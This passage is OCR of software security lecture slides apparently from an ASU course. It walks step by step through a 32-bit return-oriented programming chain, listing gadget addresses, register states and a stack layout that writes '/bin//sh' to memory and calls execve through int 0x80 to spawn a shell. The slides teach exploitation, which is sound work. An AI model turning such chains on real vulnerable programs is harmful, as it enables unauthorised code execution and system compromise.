mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x68732f2f
%ebx
%ecx
%edx 0x080ea068
%esp 0xbffff61c
%ebp 0x65646362
%eip 0x0806e91b
Adam Doupé, Software Security
ASU






```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

%eax	0x68732f2f
%ebx	
%ecx	
%edx	0x080ea068
%esp	0xbffff620
%ebp	0x65646362
%eip	0x080541b0




%eax	0x0
%ebx	
%ecx	
%edx	0x080ea068
%esp	0xbffff620
%ebp	0x65646362
%eip	0x080541b2







%eax	0x0
%ebx	
%ecx	
%edx	0x080ea068
%esp	0xbffff624
%ebp	0x65646362
%eip	0x0809a67d



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0xbffff62c
0xbffff5ec
0x00000000
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x0
%ebx
%ecx
%edx 0x080ea068
%esp 0xbffff624
%ebp 0x65646362
%eip 0x0809a67f
Adam Doupé, Software Security
ASU

